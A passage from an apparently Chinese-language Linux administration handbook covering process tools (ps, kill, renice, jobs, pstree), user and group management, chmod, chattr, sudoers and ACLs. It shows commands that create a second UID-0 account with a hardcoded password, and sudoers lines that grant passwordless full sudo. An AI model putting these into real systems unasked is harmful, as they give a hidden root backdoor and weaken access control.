/usr/sbin/ntpd -p /var/run/ntpd.pid -g -u 113:122
  960 28801 28801 28801 ?           -1 Ss       0   0:00 sshd:
root@pts/0
28801 28866 28866 28866 pts/0    29991 Ss       0   0:00 -bash
  343 29055   343   343 ?           -1 S<       0   0:19 udevd
--daemon
28866 29991 29991 28866 pts/0    29991 S+       0   0:00 ssh
172.16.1.3
  960 29992 29992 29992 ?           -1 Ss       0   0:00 sshd:
root@pts/1
29992 30057 30057 30057 pts/1    30109 Ss       0   0:00 -bash
30057 30109 30109 30057 pts/1    30109 R+       0   0:00 ps jax
```

2.5. 僵尸进程

zombie process

```
ps aux | awk '{ print $8 " " $2 }' | grep -w Z
```

2.6. 查找内存消耗最大的进程

```
[root@localhost ~]# ps aux --sort -rss | head
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START
TIME COMMAND
root       531  0.3  1.5 358748 29468 ?        Ssl  08:50
0:00 /usr/bin/python2 -Es /usr/sbin/firewalld --nofork --nopid
root      1042  0.1  1.0 574200 19552 ?        Ssl  08:50
0:00 /usr/bin/python2 -Es /usr/sbin/tuned -l -P
polkitd    491  0.0  0.6 613016 11916 ?        Ssl  08:50
0:00 /usr/lib/polkit-1/polkitd --no-debug
root      1046  0.0  0.5 424064 11420 ?        Ss   08:50
0:00 /usr/sbin/smbd --foreground --no-process-group
root       542  0.1  0.5 701996  9568 ?        Ssl  08:50
0:00 /usr/sbin/NetworkManager --no-daemon
root      1215  0.0  0.2 158924  5668 ?        Ss   08:51
0:00 sshd: www [priv]
root       755  0.0  0.2 102896  5492 ?        S    08:50
0:00 /sbin/dhclient -d -q -sf /usr/libexec/nm-dhcp-helper -pf
/var/run/dhclient-wlp5s0.pid -lf
/var/lib/NetworkManager/dhclient-13693dd0-b518-4662-bb00-
3d6b39fda3f3-wlp5s0.lease -cf /var/lib/NetworkManager/dhclient-
wlp5s0.conf wlp5s0
root       654  0.0  0.2  78812  4636 ?        Ss   08:50
0:00 /usr/sbin/wpa_supplicant -u -f /var/log/wpa_supplicant.log
-c /etc/wpa_supplicant/wpa_supplicant.conf -P
/var/run/wpa_supplicant.pid
root      1045  0.0  0.2 216420  4452 ?        Ssl  08:50
0:00 /usr/sbin/rsyslogd -n
```

2.7. 格式化输出

指定输出列

```
$ ps -eo pid,cmd
```

排序列

```
[root@localhost ~]# ps -eo pid,ppid,%mem,%cpu,cmd --sort=-%mem
| head
  PID  PPID %MEM %CPU CMD
 1457  1244  3.3  8.4 /usr/bin/python2 /usr/bin/dnf upgrade
  531     1  1.5  0.2 /usr/bin/python2 -Es /usr/sbin/firewalld
--nofork --nopid
 1042     1  1.0  0.0 /usr/bin/python2 -Es /usr/sbin/tuned -l -
P
  491     1  0.6  0.0 /usr/lib/polkit-1/polkitd --no-debug
 1046     1  0.5  0.0 /usr/sbin/smbd --foreground --no-process-
group
  542     1  0.5  0.1 /usr/sbin/NetworkManager --no-daemon
 1215  1044  0.2  0.0 sshd: www [priv]
 1542  1044  0.2  0.1 sshd: www [priv]
```

仅仅现实命令,不显示参数

```
[root@localhost ~]# ps -eo pid,ppid,%mem,%cpu,comm --sort=-%mem
| head
  PID  PPID %MEM %CPU COMMAND
 1457  1244  3.4 19.7 dnf
  531     1  1.5  0.2 firewalld
 1042     1  1.0  0.0 tuned
  491     1  0.6  0.0 polkitd
 1046     1  0.5  0.0 smbd
  542     1  0.5  0.0 NetworkManager
 1215  1044  0.2  0.0 sshd
 1542  1044  0.2  0.0 sshd
  755   542  0.2  0.0 dhclient
```

2.8. 线程

查看线程

```
root@netkiller ~# ps ax | grep redis
2602672 ?        Ssl    6:58 /usr/bin/redis-server *:6379
3008256 pts/0    S+     0:00 grep --color=auto redis

root@netkiller ~# ps -Lf 2602672
UID          PID    PPID     LWP  C NLWP STIME TTY      STAT
TIME CMD
redis    2602672       1 2602672  0    5 Apr26 ?        Ssl
6:58 /usr/bin/redis-server *:6379
redis    2602672       1 2602673  0    5 Apr26 ?        Ssl
0:00 /usr/bin/redis-server *:6379
redis    2602672       1 2602674  0    5 Apr26 ?        Ssl
0:00 /usr/bin/redis-server *:6379
redis    2602672       1 2602675  0    5 Apr26 ?        Ssl
0:00 /usr/bin/redis-server *:6379
redis    2602672       1 2602676  0    5 Apr26 ?        Ssl
0:00 /usr/bin/redis-server *:6379
```

3. renice

```
renice 命令详解

功能说明：调整优先权。

语　　法：renice [优先等级][-g <程序群组名称>...][-p <程序识别码>...]
[-u <用户名称>...]

补充说明：renice指令可重新调整程序执行的优先权等级。预设是以程序识别码指定
程序调整其优先权，您亦可以指定程序群组或用户名称调整优先权等级，并修改所有隶
属于该程序群组或用户的程序的优先权。等级范围从-20—19，只有系统管理者可以改
变其他用户程序的优先权，也仅有系统管理者可以设置负数等级。
参　　数：
-g <程序群组名称>　使用程序群组名称，修改所有隶属于该程序群组的程序的优先
权。
-p <程序识别码>　改变该程序的优先权等级，此参数为预设值。
-u <用户名称>　指定用户名称，修改所有隶属于该用户的程序的优先权。
```

```
[root@gitlab ~]# renice -n -15 -p 2140922
2140922 (process ID) old priority 0, new priority -15
```

4. kill - terminate a process

4.1. 列出信号名称

-l, --list [number] Print a list of signal names, or convert the given signal number to a name. The signals can be found in /usr/include/linux/signal.h

```
[root@localhost ~]# kill -l
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL
5) SIGTRAP
 6) SIGABRT      7) SIGBUS       8) SIGFPE       9) SIGKILL
10) SIGUSR1
11) SIGSEGV     12) SIGUSR2     13) SIGPIPE     14) SIGALRM
15) SIGTERM
16) SIGSTKFLT   17) SIGCHLD     18) SIGCONT     19) SIGSTOP
20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU
25) SIGXFSZ
26) SIGVTALRM   27) SIGPROF     28) SIGWINCH    29) SIGIO
30) SIGPWR
31) SIGSYS      34) SIGRTMIN    35) SIGRTMIN+1  36) SIGRTMIN+2
37) SIGRTMIN+3
38) SIGRTMIN+4  39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7
42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12
47) SIGRTMIN+13
48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14 51) SIGRTMAX-13
52) SIGRTMAX-12
53) SIGRTMAX-11 54) SIGRTMAX-10 55) SIGRTMAX-9  56) SIGRTMAX-8
57) SIGRTMAX-7
58) SIGRTMAX-6  59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3
62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
```

5. mpstat

```
# mpstat -P ALL 60
Linux 2.6.18-194.el5 (localhost)        09/20/2010

05:48:55 PM  CPU   %user   %nice    %sys %iowait    %irq
%soft  %steal   %idle    intr/s
05:49:55 PM  all   17.42    0.00    0.25    0.21    0.04
0.34    0.00   81.74   2622.21
05:49:55 PM    0    5.85    0.00    0.27    0.25    0.00
0.05    0.00   93.58   1000.50
05:49:55 PM    1    7.55    0.00    0.15    0.33    0.02
0.07    0.00   91.88      7.54
05:49:55 PM    2   13.64    0.00    0.23    0.03    0.00
0.10    0.00   86.00      0.00
05:49:55 PM    3   14.05    0.00    0.23    0.45    0.00
0.08    0.00   85.18      0.00
05:49:55 PM    4    7.72    0.00    0.20    0.28    0.00
0.05    0.00   91.74      9.59
05:49:55 PM    5    2.83    0.00    0.13    0.02    0.00
0.05    0.00   96.97      0.00
05:49:55 PM    6   11.79    0.00    0.22    0.28    0.02
0.25    0.00   87.45     90.90
05:49:55 PM    7   75.96    0.00    0.60    0.02    0.25
2.05    0.00   21.12   1513.67

05:49:55 PM  CPU   %user   %nice    %sys %iowait    %irq
%soft  %steal   %idle    intr/s
05:50:55 PM  all    8.49    0.00    0.85    0.25    0.03
0.21    0.00   90.17   2193.66
05:50:55 PM    0    2.33    0.00    0.28    0.18    0.00
0.02    0.00   97.18   1000.67
05:50:55 PM    1    2.05    0.00    0.27    0.55    0.02
0.03    0.00   97.08      8.60
05:50:55 PM    2    2.85    0.00    0.73    0.38    0.00
0.10    0.00   95.93      0.00
05:50:55 PM    3    2.67    0.00    2.18    0.12    0.00
0.02    0.00   95.02      0.00
05:50:55 PM    4    4.77    0.00    0.67    0.58    0.02
0.03    0.00   93.93     11.29
```

```
05:50:55 PM    5    1.63    0.00    1.42    0.13    0.00
0.02    0.00   96.80      0.00
05:50:55 PM    6    2.20    0.00    0.58    0.00    0.05
0.18    0.00   96.98    245.62
05:50:55 PM    7   49.41    0.00    0.63    0.08    0.17
1.28    0.00   48.42    927.50

05:50:55 PM  CPU   %user   %nice    %sys %iowait    %irq
%soft  %steal   %idle    intr/s
05:51:55 PM  all   36.61    0.00    0.46    0.19    0.06
0.64    0.00   62.03   3566.81
05:51:55 PM    0   25.53    0.00    0.43    0.03    0.00
0.23    0.00   73.77   1000.52
05:51:55 PM    1   17.64    0.00    0.33    0.28    0.02
0.12    0.00   81.61      7.75
05:51:55 PM    2   40.56    0.00    0.48    0.30    0.00
0.30    0.00   58.35      0.00
05:51:55 PM    3   46.88    0.00    0.52    0.15    0.00
0.27    0.00   52.18      0.00
05:51:55 PM    4   29.60    0.00    0.45    0.52    0.00
0.22    0.00   69.21      8.99
05:51:55 PM    5   10.72    0.00    0.37    0.17    0.00
0.12    0.00   88.63      0.00
05:51:55 PM    6   40.83    0.00    0.48    0.05    0.03
0.35    0.00   58.25    111.15
05:51:55 PM    7   81.11    0.00    0.63    0.02    0.42
3.57    0.00   14.25   2438.40
```

6. pid

6.1. 查找进程 ID

pgrep, pkill - look up or signal processes based on name and other attributes

```
$ pgrep lighttpd
6045
```

```
[root@netkiller ~]# pgrep -u redis redis
1346809
```

6.2. pkill

pkill

```
$ sudo pkill lighttpd
```

kill TTY

```
[root@development ~]# w
 16:07:37 up 1 day,  6:23,  6 users,  load average: 0.00, 0.06,
0.26
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU
WHAT
```

```
develope pts/0    192.168.3.33     16:01    5:45   0.01s  0.01s
-bash
jeecen   pts/1    192.168.3.129    09:30    7:40   0.00s  0.00s
-bash
jeson    pts/2    192.168.3.101    11:27   42:47   0.03s  0.03s
-bash
develope pts/3    192.168.3.31     16:03    4:33   0.00s  0.00s
-bash
root     pts/5    172.16.0.1       14:55    1:03m  0.01s  0.01s
-bash
root     pts/6    172.16.0.1       15:47    0.00s  0.03s  0.00s
w
[root@development ~]# pkill -kill -t pts/3
```

6.3. pidof -- find the process ID of a running program.

```
# pidof httpd
31935 21542 15010 15009 15008 15007 15006 15005 15004 15003
6068 6042 6041 6040 3284

# pidof -s httpd
31935
```

7. jobs

7.1. &

usage: command &

```
$ grep -r 'neo' / > result &
[1] 10414
```

7.2. Ctrl + Z

```
vim

$ vim

[2]+  Stopped                 vim


mutt

$ mutt

[3]+  Stopped                 mutt
```

7.3. jobs

```
$ jobs
[1]   Running                 grep -r 'neo' / > result &
[2]-  Stopped                 vim
[3]+  Stopped                 mutt
```

7.4. fg / bg

usage: fg [job_spec]

```
$ fg 2
```

usage: bg [job_spec ...]

```
$ cp -r /usr/ /tmp/
Ctrl + Z
[1]+  Stopped                 cp -r /usr/ /tmp/

$ bg
[1]+ cp -r /usr/ /tmp/ &

$ fg
cp -r /usr/ /tmp/
```

7.5. nohup - run a command immune to hangups, with output to a non-tty

```
nohup command > myout.file 2>&1 &
nohup command >/dev/null 2>/dev/null &
nohup command &>/dev/null
```

You may using 'jobs' to display task.

and using 'fg %n' to close that.

7.6. wait 等待后台任务运行结束

```
neo@MacBook-Pro ~ % sleep 10 &
[1] 2967

neo@MacBook-Pro ~ % wait
[1]  + 2967 done       sleep 10
```

wait 将一只停留，等待 sleep 10 运行完毕。

8. ionice - get/set program io scheduling class and priority

```
EXAMPLES
# ionice -c3 -p89

Sets process with PID 89 as an idle io process.

# ionice -c2 -n0 bash

Runs 'bash' as a best-effort program with highest priority.

# ionice -p89

Returns the class and priority of the process with PID 89.
```

9. Utilities for managing processes on your system

CentOS 7 默认没有安装 psmisc

```
[root@localhost ~]# yum install -y psmisc
[root@localhost ~]# rpm -ql psmisc
/usr/bin/killall
/usr/bin/peekfd
/usr/bin/prtstat
/usr/bin/pstree
/usr/bin/pstree.x11
/usr/sbin/fuser
```

9.1. pstree - display a tree of processes

```
$ pstree
init─┬─NetworkManager
     ├─NetworkManagerD
     ├─acpid
     ├─atd
     ├─avahi-daemon───avahi-daemon
     ├─console-kit-dae───61*[{console-kit-dae}]
     ├─cron
     ├─cupsd
     ├─dbus-daemon
     ├─dd
     ├─dhcdbd
     ├─dhclient3
     ├─exim4
     ├─gconfd-2
     ├─gdm───gdm───kill
     ├─5*[getty]
     ├─gnump3d
     ├─hald───hald-runner─┬─hald-addon-acpi
     │                    └─hald-addon-inpu
     │
```

```
     ├─hcid───2*[bluetoothd-serv]
     ├─klogd
     ├─lighttpd───2*[php-cgi───4*[php-cgi]]
     ├─login───bash───pstree
     ├─nmbd
     ├─postgres───4*[postgres]
     ├─rsync
     ├─smbd───2*[smbd]
     ├─sshd
     ├─syslogd
     ├─system-tools-ba
     ├─udevd
     ├─xinetd
     └─xinit─┬─Xorg
             └─sh───gksu───xfailsafedialog
```

查看PID

```
# pstree -p 3158
sshd(3158)─┬─sshd(9409)───bash(9411)
           ├─sshd(15241)───bash(15247)
           ├─sshd(15243)───bash(15275)
           ├─sshd(15245)───bash(15303)───pstree(30050)
           └─sshd(22786)───bash(22788)
```

9.2. fuser - identify processes using files or sockets

```
[root@localhost ~]# fuser -u /usr/sbin/sshd
/usr/sbin/sshd:       3549e(root) 13275e(root) 13426e(root)
13721e(root) 13919e(root) 32616e(root)
```

10. pkexec - Execute a command as another user

```
pkexec --user www ls /
```

第 14 章 权限管理

Permission

1. User 用户管理

1.1. 添加用户

```
$ adduser neo
```

```
## 添加一个账号和root有一样的权限
useradd -o -u 0 -g 0  admin

## 指定家目录和shell
useradd -o -u 0 -g 0  -d /root -s /bin/bash admin

## 添加 root 用户并且设置密码
useradd -o -u 0 -g 0 admin
echo redhat | passwd admin --stdin
// 上面两条同下面一条
useradd -o -u 0 -g 0 -p $(openssl passwd -1 redhat@@neo) admin

## 添加普通用户并且设置密码
useradd -p $(openssl passwd -1 redhat@@admin) admin

##  添加普通用户指定其第二用户组
useradd -G root  -p $(openssl passwd -1 redhat@@admin) admin
```

```
```

```
groupadd -g 80 www
adduser -o --uid 80 --gid 80 -G wheel -c "Web Application" www

PASSWORD=$(cat /dev/urandom | tr -dc [:alnum:] | head -c 32)
echo "www password: ${PASSWORD}"
echo www:${PASSWORD} | chpasswd

[root@localhost ~]# id www
uid=80(www) gid=80(www) groups=80(www),10(wheel)
```

创建用户，使用已存在的组

```
[root@localhost ~]# grep docker /etc/group
docker:x:992:gitlab-runner
[root@localhost ~]# adduser -g 992 -c "Docker" docker
[root@localhost ~]# id docker
uid=1000(docker) gid=992(docker) groups=992(docker)
```

创建系统账号

所谓系统账号就是没有 HOME 目录的账号

```
[root@localhost ~]# adduser -r netkiller
[root@localhost ~]# id netkiller
uid=990(netkiller) gid=988(netkiller) groups=988(netkiller)

[root@localhost ~]# grep netkiller /etc/group
netkiller:x:988:

[root@localhost ~]# grep netkiller /etc/passwd
netkiller:x:990:988::/home/netkiller:/bin/bash
```

虽然 /etc/passwd 中有 /home/netkiller 我们去查看 /home 目录并没有 netkiller 文件夹

```
[root@localhost ~]# ls /home/
docker  gitlab-runner  www
```

修改用户名

```
usermod -l new_username old_username
groupmod -n newname     oldname
usermod -d /home/susan -m susan
```

1.2. 删除用户

remove an existed user, but keeping directory /home/neo

```
$ userdel neo
```

delete user's directory under /home when removing an existed user

```
$ userdel -r neo
```

1.3. 修改用户组

usermod - modify a user account

```
usermod -G group -a user

[root@scientific ~]# groupadd vm
[root@scientific ~]# adduser xen
[root@scientific ~]# usermod -G vm -a xen
[root@scientific ~]# usermod -G vm -a kvm
[root@scientific ~]# id xen
uid=501(xen) gid=502(xen) groups=502(xen),501(vm)
```

将 www 加入 wheel 组，www 用户可以使用 sudo 命令

```
[root@localhost ~]# usermod -aG wheel www

[www@localhost ~]$ id www
uid=80(www) gid=80(www) groups=80(www),10(wheel)
```

1.4. 账号加锁与解锁

lock / unlock

```
passwd -l neo
```

```
passwd -u neo
```

/etc/passwd

```
[root@test ~]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
sshd:x:74:74:Privilege-separated
SSH:/var/empty/sshd:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:4294967294:4294967294:Anonymous NFS
User:/var/lib/nfs:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
avahi:x:70:70:Avahi daemon:/:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
avahi-autoipd:x:100:102:avahi-autoipd:/var/lib/avahi-
autoipd:/sbin/nologin
neo:x:500:500::/home/neo:/bin/bash
mysql:x:501:501::/home/mysql:/bin/bash
```

2. Group

2.1. Add a new group

```
$ groupadd newgroup
```

2.2. Add a user to the group

```
$ groupadd mygroup
$ sudo usermod -a -G mygroup user
```

2.3. /etc/group

```
[root@test ~]# cat /etc/group
root:x:0:root
bin:x:1:root,bin,daemon
daemon:x:2:root,bin,daemon
sys:x:3:root,bin,adm
adm:x:4:root,adm,daemon
tty:x:5:
disk:x:6:root
lp:x:7:daemon,lp
mem:x:8:
kmem:x:9:
wheel:x:10:root
mail:x:12:mail
news:x:13:news
uucp:x:14:uucp
man:x:15:
games:x:20:
```

```
gopher:x:30:
dip:x:40:
ftp:x:50:
lock:x:54:
nobody:x:99:
users:x:100:
nscd:x:28:
floppy:x:19:
vcsa:x:69:
pcap:x:77:
utmp:x:22:
utempter:x:35:
slocate:x:21:
audio:x:63:
rpc:x:32:
mailnull:x:47:
smmsp:x:51:
ecryptfs:x:101:
sshd:x:74:
rpcuser:x:29:
nfsnobody:x:4294967294:
dbus:x:81:
avahi:x:70:
haldaemon:x:68:
avahi-autoipd:x:102:
neo:x:500:
mysql:x:501:
```

2.4. gpasswd - administer /etc/group and /etc/gshadow

当前用户添加到 docker 组

```
# sudo gpasswd -a ${USER} docker
```

添加 jenkins 用户到 docker 组

```
[root@localhost ~]# gpasswd -a jenkins docker
Adding user jenkins to group docker


[root@localhost ~]# cat /etc/group | grep ^docker
docker:x:993:jenkins
```

3. 访问权限

Access Permissions

3.1. umask

```
[root@development ~]# umask
0022
[root@development ~]# umask -S
u=rwx,g=rx,o=rx
```

设置

```
umask 002
```

3.2. chown - change file owner and group

chown - change file owner and group

```
[root@test ~]# touch test
[root@test ~]# adduser neo
[root@test ~]# chown neo test
[root@test ~]# ll test
-rw-r--r-- 1 neo root 0 Apr 19 18:15 test
```

3.3. chgrp - change group ownership

chgrp - change group ownership

```
# chgrp daemon -R *

# ll
drwxrwxr-x  3 neo  daemon      4096 Apr 16 18:23 user
```

3.4. chmod - change file access permissions

option

```
u = user
g = group
o = other
a = all

r = 4
w = 2
x = 1
```

```
[root@test ~]# ll test
-rwxr--r-- 1 neo root 0 Apr 19 18:15 test
[root@test ~]# chmod g=x test
[root@test ~]# ll test
-rwx--xr-- 1 neo root 0 Apr 19 18:15 test
[root@test ~]# chmod go+w test
[root@test ~]# ll test
-rwx-wxrw- 1 neo root 0 Apr 19 18:15 test
[root@test ~]# chmod u-wx test
[root@test ~]# ll test
-r---wxrw- 1 neo root 0 Apr 19 18:15 test
[root@test ~]# chmod u=rwx test
[root@test ~]# ll test
```

```
-rwx-wxrw- 1 neo root 0 Apr 19 18:15 test
[root@test ~]# chmod a=rwx test
[root@test ~]# ll test
-rwxrwxrwx 1 neo root 0 Apr 19 18:15 test
```

4. chattr - change file attributes on a Linux second extended file system

```
[root@development ~]# chattr +i /etc/passwd
[root@development ~]# lsattr /etc/passwd
----i--------- /etc/passwd
```

```
[root@development ~]# chattr -i /etc/passwd
[root@development ~]# lsattr /etc/passwd
------------- /etc/passwd
```

5. su - run a shell with substitute user and group IDs

Change the effective user id and group id to that of USER.

```
[neo@development ~]$ su - root
```

```
[neo@development ~]$ su root -c "rm -rf linux/"
```

```
su - www -c "/srv/apache-tomcat-www/bin/startup.sh"
su - www -c "/srv/apache-tomcat-m/bin/startup.sh"

su - www -c "/srv/java/bin/java -jar
/www/netkiller.cn/api.netkiller.cn/api.netkiller.cn-0.0.2-
SNAPSHOT.jar &"
```

6. runuser - run a command with substitute user and group ID

```
[root@netkiller ~]# runuser -l www -c 'ulimit -SHa'
core file size          (blocks, -c) 0
data seg size           (kbytes, -d) unlimited
scheduling priority             (-e) 0
file size               (blocks, -f) unlimited
pending signals                 (-i) 63473
max locked memory       (kbytes, -l) 64
max memory size         (kbytes, -m) unlimited
open files                      (-n) 65535
pipe size            (512 bytes, -p) 8
POSIX message queues     (bytes, -q) 819200
real-time priority              (-r) 0
stack size              (kbytes, -s) 8192
cpu time               (seconds, -t) unlimited
max user processes              (-u) 4096
virtual memory          (kbytes, -v) unlimited
file locks                      (-x) unlimited
```

7. sudo, sudoedit - execute a command as another user

```
debian:~# apt-get install sudo
```

7.1. /etc/sudoers

sudo的配置文件是/etc/sudoers,visudo修改时会锁住sudoers文件,保存修改到临时文件,然后检查文件格式,确保正确后才会覆盖sudoers文件. 必须保证sudoers格式正确,否则sudo将无法运行.

/etc/sudoers

```
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Uncomment to allow members of group sudo to not need a
password
# (Note that later entries override this, so you might need to
```

```
move
# it further down)
%sudo ALL=NOPASSWD: ALL
```

sudo group

```
neo@debian:/etc/mysql$ cat /etc/group | grep 'sudo'
sudo:x:27:neo
```

7.2. /etc/sudoers

visudo调用的默认编辑器是vi,如果要临时使用其他编辑器,在该命令前加上EDITOR环境变量即可.

```
[root@netkiller ~]# EDITOR=vim visudo
```

7.3. 设置示例

```
>1 允许neo用户从任何主机登录,以root的身份执行/usr/sbin/useradd命令

neo   ALL=(root) /usr/sbin/useradd

>2 允许jam用户从任何主机登录,以root的身份无密码使用sudo执
行/sbin/iptables -n -t filter -L

jam   ALL=(ALL) NOPASSWD: /sbin/iptables -n -t filter -L

>3 neo用户从任何主机登录,以root的身份执行自定义命令链里面的命令
```

```
Cmnd_Alias USERCOMMAND =
/sbin/route,/sbin/ifconfig,/bin/ping,/sbin/dhclient,/usr/bin/ne
t,/sbin/iptables,/usr/bin/rfcomm,/usr/bin/wvdial,/sbin/iwconfig
neo   ALL=(root)    USERCOMMAND
```

7.4. NOPASSWD

ubuntu NOPASSWD sudo的时候不需要输入密码

组

```
%admin ALL=(ALL)ALL
改为
%admin ALL=(ALL) NOPASSWD: NOPASSWD: ALL
```

用户

```
www localhost=NOPASSWD: /bin/cat, /bin/ls
```

7.5. 允许或禁止命令

命令前面加‘!’可以禁止用户运行该命令

```
neo ALL =  (root)  /bin/mount, /bin/umount, !/bin/mount /data0
dba ALL = /bin/mount /u0[1-5], /bin/umount /u0[1-5]
```

7.6. Cmnd_Alias 用法

Cmnd_Alias 定义命令别名

```
Cmnd_Alias WEBMASTER = /srv/nginx/sbin/nginx,
/srv/php/sbin/php-fpm, !/srv/mysql/bin/mysql
www localhost = NETWORKING, SERVICES, DELEGATING, PROCESSES,
WEBMASTER
```

自定义用户组(以所有的身份)执行自定义的命令链里的命令

```
Cmnd_Alias USERCOMMAND =
/sbin/route,/sbin/ifconfig,/bin/ping,/usr/sbin/mtr,/bin/tracero
ute,/usr/bin/top,/bin/df,/usr/bin/free,/usr/bin/du,/bin/ls,/bin
/date,/usr/bin/less
User_Alias    ADMINS = user1, user2
ADMINS  ALL=(ALL)       USERCOMMAND
```

7.7. wheel 组

```
## Allow root to run any commands anywhere
root    ALL=(ALL)       ALL
neo     ALL=(ALL)       ALL
%wheel  ALL=(ALL)       ALL
```

将用户加入到 wheel 组

```
```

```
[root@localhost ~]# usermod -aG wheel www
```

7.8. 注意事项

```
1 修改sudo记录密码的时间


Defaults:用户名 timestamp_timeout=20
eg:
Defaults:redhat timestamp_timeout=20

2 默认sudo命令只能在tty上执行,注释掉下面选项可以使程序调用sudo命令

Defaults    requiretty
```

8. ACL - Access Control List

```
$ sudo modprobe loop
$ dd if=/dev/zero of=file bs=1k count=100
$ sudo losetup /dev/loop0 file
$ sudo mkfs.ext3 /dev/loop0
$ sudo mkdir /mnt/loop
$ sudo mount -o rw,acl /dev/loop0 /mnt/loop/
$ sudo chown neo.neo -R /mnt/loop
$ cd /mnt/loop/
```

8.1. getfacl - get file access control lists

UGO

```
$ touch file
$ ls -l file
-rw-r--r-- 1 neo neo 0 2008-12-22 15:28 file
```

ACL

```
$ getfacl file
# file: file
# owner: neo
# group: neo
user::rw-
group::r--
other::r--
```

display the default access control list only

```
neo@netkiller:/mnt/loop$ getfacl  dir
# file: dir
# owner: neo
# group: neo
user::rwx
group::r-x
other::r-x
default:user::rwx
default:user:svnroot:rw-
default:group::r-x
default:group:nagios:rw-
default:mask::rwx
default:other::r-x

neo@netkiller:/mnt/loop$ getfacl -d dir
# file: dir
# owner: neo
# group: neo
user::rwx
user:svnroot:rw-
group::r-x
group:nagios:rw-
mask::rwx
other::r-x
```

recurse into subdirectories

```
$ getfacl -R dir
# file: dir
# owner: neo
# group: neo
user::rwx
group::r-x
other::r-x
default:user::rwx
default:user:svnroot:rw-
```

```
default:group::r-x
default:group:nagios:rw-
default:mask::rwx
default:other::r-x

# file: dir/file1
# owner: neo
# group: neo
user::rw-
user:svnroot:rw-
group::r-x                      #effective:r--
group:nagios:rw-
mask::rw-
other::r--
```

8.2. setfacl - set file access control lists

set

add a user svnroot to file

```
neo@netkiller:/mnt/loop$ setfacl -m u:svnroot:rw file
```

if you can see a '+' at last, it's successed

```
$ ls -l file
-rw-rw-r--+ 1 neo neo 0 2008-12-22 15:44 file
```

let me see acl.

```
```

```
neo@netkiller:/mnt/loop$ getfacl file
# file: file
# owner: neo
# group: neo
user::rw-
user:svnroot:rw-
group::r--
mask::rw-
other::r--
```

add a user cvsroot to file again

```
neo@netkiller:/mnt/loop$ setfacl -m u:cvsroot:rw file
neo@netkiller:/mnt/loop$ getfacl file
# file: file
# owner: neo
# group: neo
user::rw-
user:cvsroot:rw-
user:svnroot:rw-
group::r--
mask::rw-
other::r--
```

add a user and group for that

```
neo@netkiller:/mnt/loop$ setfacl -m u:gnump3d:rwx,g:nagios:r
file
neo@netkiller:/mnt/loop$ getfacl file
# file: file
# owner: neo
# group: neo
user::rw-
user:gnump3d:rwx
user:cvsroot:rw-
user:svnroot:rw-
```

```
group::r--
group:nagios:r--
mask::rwx
other::r--
```

modify the current ACL(s) of file(s)

```
neo@netkiller:/mnt/loop$ getfacl file
# file: file
# owner: neo
# group: neo
user::rw-
user:svnroot:rw-
group::r--
mask::rw-
other::r--

neo@netkiller:/mnt/loop$ setfacl -m u:svnroot:r-x file
neo@netkiller:/mnt/loop$ getfacl file
# file: file
# owner: neo
# group: neo
user::rw-
user:svnroot:r-x
group::r--
mask::r-x
other::r--
```

default

```
neo@netkiller:/mnt/loop$ setfacl -d -m u:svnroot:rw dir/
neo@netkiller:/mnt/loop$ getfacl dir/
# file: dir
# owner: neo
# group: neo
```

```
user::rwx
group::r-x
other::r-x
default:user::rwx
default:user:svnroot:rw-
default:group::r-x
default:mask::rwx
default:other::r-x

neo@netkiller:/mnt/loop$ setfacl -d -m g:nagios:rw dir/
neo@netkiller:/mnt/loop$ getfacl dir/
# file: dir
# owner: neo
# group: neo
user::rwx
group::r-x
other::r-x
default:user::rwx
default:user:svnroot:rw-
default:group::r-x
default:group:nagios:rw-
default:mask::rwx
default:other::r-x
```

the file1 will inherit acl by default.

```
neo@netkiller:/mnt/loop$ touch dir/file1
neo@netkiller:/mnt/loop$ getfacl dir/file1
# file: dir/file1
# owner: neo
# group: neo
user::rw-
user:svnroot:rw-
group::r-x                      #effective:r--
group:nagios:rw-
mask::rw-
other::r--
```

remove

remove entries from the ACL(s) of file(s)

```
neo@netkiller:/mnt/loop$ setfacl -x u:cvsroot file
neo@netkiller:/mnt/loop$ setfacl -x g:nagios file
neo@netkiller:/mnt/loop$ getfacl file
# file: file
# owner: neo
# group: neo
user::rw-
user:gnump3d:rwx
user:svnroot:rw-
group::r--
mask::rwx
other::r--
```

remove all extended ACL entries

```
